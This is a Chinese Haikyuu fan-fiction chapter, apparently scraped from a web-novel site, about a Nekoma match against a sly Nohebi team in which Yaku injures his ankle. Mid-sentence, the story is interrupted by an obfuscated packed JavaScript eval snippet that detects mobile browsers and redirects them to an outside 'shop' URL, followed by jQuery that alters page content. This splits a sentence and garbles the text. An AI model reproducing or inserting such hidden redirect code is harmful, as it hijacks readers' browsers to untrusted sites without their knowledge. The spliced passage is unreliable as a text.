比赛开场十分钟,我总算理解了黑尾前辈说的“狡诈到毫无底线”和“把每个动作都当成假动作来看待”到底是什么意思了。
扣球动作完成十之八九后改扣为吊,将声音控制在裁判听不到的范畴盯着容易上头的选手无差别挑衅嘲讽,什么“11号(灰羽)下一球一定会挥空”、“4号(山本前辈)打不出直线球没有直线球”之类的……的确非常狡诈。
除此之外,他们对裁判又是另一副面孔,语气谦和有礼,不小心打到我方选手会立刻九十度鞠躬道歉,也会在力所能及的地方帮裁判的忙,像在玩攻略游戏那样无所不用其极地狂刷好感……
“啊,”看着音驹的大家逐渐焦躁起来的氛围,我忽地想到些什么,顿悟般冒出个无意义的单音,“……是绿茶啊。”
表面上无辜无害心地善良,实则心思深沉、善于利用他人获利……这不就是户美吗?
之前都是网上刷到,我还是头一回在现实里遇到这样的人来着……甚至不只是一个人,而是一整个团体。
闻言,暂停休息时恰好站在我旁边擦汗的福永前辈沉默良久,默默朝我比出一个大拇指来,“天才。”
“谢谢……?”我不确定地回道。
那边,黑尾话说到也跟着看过来,思考两秒,觉得这个词意外合适,便当场改了说辞,“不是一直这样,那群人应该是最近才学了所谓绿茶的这种手段。”
讨巧、卖乖,总之让他们这群人看得非常窝火。
“但很有效,不是吗。”研磨语气冷淡,“现在在裁判眼里,百分百是觉得对面更好。”
尽管裁判客观公正,但有意无意的偏心是人类的本能。
真相模糊不清的情况下,人总是会偏心于自己更加喜欢的那一方的。
看着完美的压线跳发球因为被户美选手的身体遮挡导致裁判没看清楚、从而最终被判为界外球户美得分,我忍不住忍不住不自觉深深地吸了一口气——很不爽、非常不爽、特别不爽。
——总有一种一拳打在棉花上的无力感。
场上的选手的心情绝对比我更加窝火。
再度来回几个拉扯,焦躁的气氛愈演愈烈,原本状态至少能保持稳定的选手们彻底浮躁起来,山本前辈一掌将球扣出界外,比分再次落后两分,【19:21】。
“可恶——!”山本前辈咬紧了牙关,“非常抱歉!!”
“别在意,再接再厉!”黑尾这么朝他喊。
再一球。
灰羽和研磨双人拦网一触,排球被山本前辈鱼跃出去接起,却接球失误导致球远远向场外飞去。
就在我以为这一球会直接失分的时候,我看见追出去的夜久前辈。
望见他跨出防护栏将球接下传至对面场地,我一下子亮起眼睛。
——不愧是夜久前辈!
怀揣着对夜久接球水平的绝对信任,我视线便追着排球飞回户美的场地,看着它在户美的上空飞了几下重新回到音驹上空,被灰羽直接扣球得分,我心思却不在终于音驹终于拿下了非常漂亮的一分里,而是微微睁大了眼睛,望向对面刚刚夜久前辈跨出栏杆的地方。
连成一片的深蓝色防护栏斜着空出一块,我看见正咬紧牙关忍痛的、被山本前辈扶着才勉强走了几步的夜久前辈。
他正将头深深埋下去,阴影落在他脸上,我看不清他的神色,却无端感同身受般心头一震。
……发生什么了?夜久前辈明明不是第一次跨过防护栏扑出场外了、他不会做没底的事情才对,怎么回事,出什么意外了?是跨出去的时候踩到了什么东西摔了、还是为了接到球而没调整好落地姿势摔了?
有些慌乱的思绪一条一条在眼前闪过,我静不下心去思考什么,最初还勉强能顾忌着比赛时未参赛人员不得进入场内的规则而停在原地,余光瞥见已经冲上去的黑尾前辈时,我便再也顾不上什么,也跟着冲了过去。
“夜久前辈!”
……我察
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17309438|198759||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
觉到自己嗓音中隐隐可见的颤抖。
他应是落地时不小心踩到了路人的脚将脚扭到了,此时刚跟不小心踩到的观众道完歉,重新直起腰来,便重新转身,堪称急切地想要重回赛场,“我没关系……嘶!”
扭到的那只脚触地的一瞬间他便因脚踝的刺痛而站不住地踉跄着倒下来,我条件反射地伸手,却还是慢离他最近的山本前辈一步,眼睁睁看着他被山本前辈扶住。
手掌僵在半空,余光中,我瞥见自己不受控制地打起颤来的手指。
如果连走路都走不动了——那……夜久前辈怎么办?比赛怎么办?
夜久前辈是整个音驹接球水平最好的选手,接班的芝山还没成长起来、他还做不到完全接替夜久前辈的所有任务,我们本来就打得很艰难,比分也落后,如果夜久前辈没法继续需要换人上场的话……比赛怎么办?
——夜久前辈准备着努力了这么久的、我们所有人准备着努力了这么久的比赛……如果输了怎么办?
——这会是三年级最后一场比赛了……这如果是三年级的最后一场比赛的话,留下的不是只会有遗憾吗?下意识退后两步,给跑过来准备将已经确定没法行走没法比赛的夜久前辈扶下场的犬冈和直井监督让位,我思绪还有些混乱,却猛地感觉有人伸手搭上了我的肩膀。
我条件反射地回头,望见黑尾难得凝重下来的神情,他脸色有些难看,声音却依旧是沉稳的,“冷静下来,小游。听着。”
“夜久不会愿意立刻离场去医院,他的伤需要先处理固定,去拿急救箱,你可以的。”
“别担心、也别想太多,相信大家。”
“——你可以的。”
他的话像一根定海神针一样镇压了我所有混乱的思绪,我深吸一口气,随即干脆应下,“明白!”
压下心中的一切担忧,我将视线从明显带着满腔不甘心的夜久前辈身上移开,重新回头奔现教练席后放置急救箱的地方。